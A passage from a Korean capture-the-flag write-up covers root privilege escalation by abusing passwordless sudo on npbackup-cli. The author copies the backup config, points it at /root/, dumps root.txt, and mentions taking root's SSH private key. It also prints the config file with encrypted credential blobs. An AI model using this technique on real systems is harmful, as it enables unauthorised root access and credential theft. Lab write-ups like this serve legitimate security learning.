
그 후 marco라는 계정이 sudo 권한으로 무엇을 할 수 있는지 찾아봤다.
찾아보니 npbackup-cli라는 명령어는 sudo 권한으로 실행 가능하고 password 필요없이 사용 가능하다는 것을 알아냈다.
그리고 marco의 홈 디렉터리에서 npbackup.conf 파일도 발견해서 해당 파일 내용도 읽어봤다.
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
  auto_upgrade_group: ${MACHINE_GROUP}
해당 설정 파일은 /home/app/app/에 있는 파일을 백업하는 설정 파일이었다.
그리고 npbackup-cli -h를 입력하여 어떤 기능들을 사용하는지를 볼 수 있었는데
-c 옵션으로 config 파일을 지정할 수 있었고
-b 옵션으로 백업을 진행할 수 있었다.
그래서 /root/에 있는 파일을 백업할 수 있게 설정 파일을 하나 만들어서 -c 옵션으로 만들고 백업을 진행하면 될 거 같다는 예상을 했다.
기존에 있는 설정 파일은 소유권이 root에게 있었기 때문에 기존 설정 파일 수정은 되지 않았다.
기존 설정 파일을 복사해 새 파일을 만들고 백업을 할 경로를 /home/app/app/에서 /root/로 변경해서 저장 후 sudo npbackup-cli -c test.conf -b로 백업을 진행했다.
그 후에 어떤 파일이 백업되었는지(/root/에 어떤 파일들이 있는지) 확인해봤다.

root.txt가 있다는 것을 확인하여 sudo npbackup-cli -c test.conf --dump /root/root.txt 명령어로 /root/root.txt 파일 내용 확인했다.

이렇게 root flag까지 획득을 완료했다.
참고로 파일 목록을 보면 /root/.ssh/id_rsa 파일이 있는데 이 파일을 다운받아 권한을 400으로 주고 root로 로그인 시도하면 바로 연결이 된다.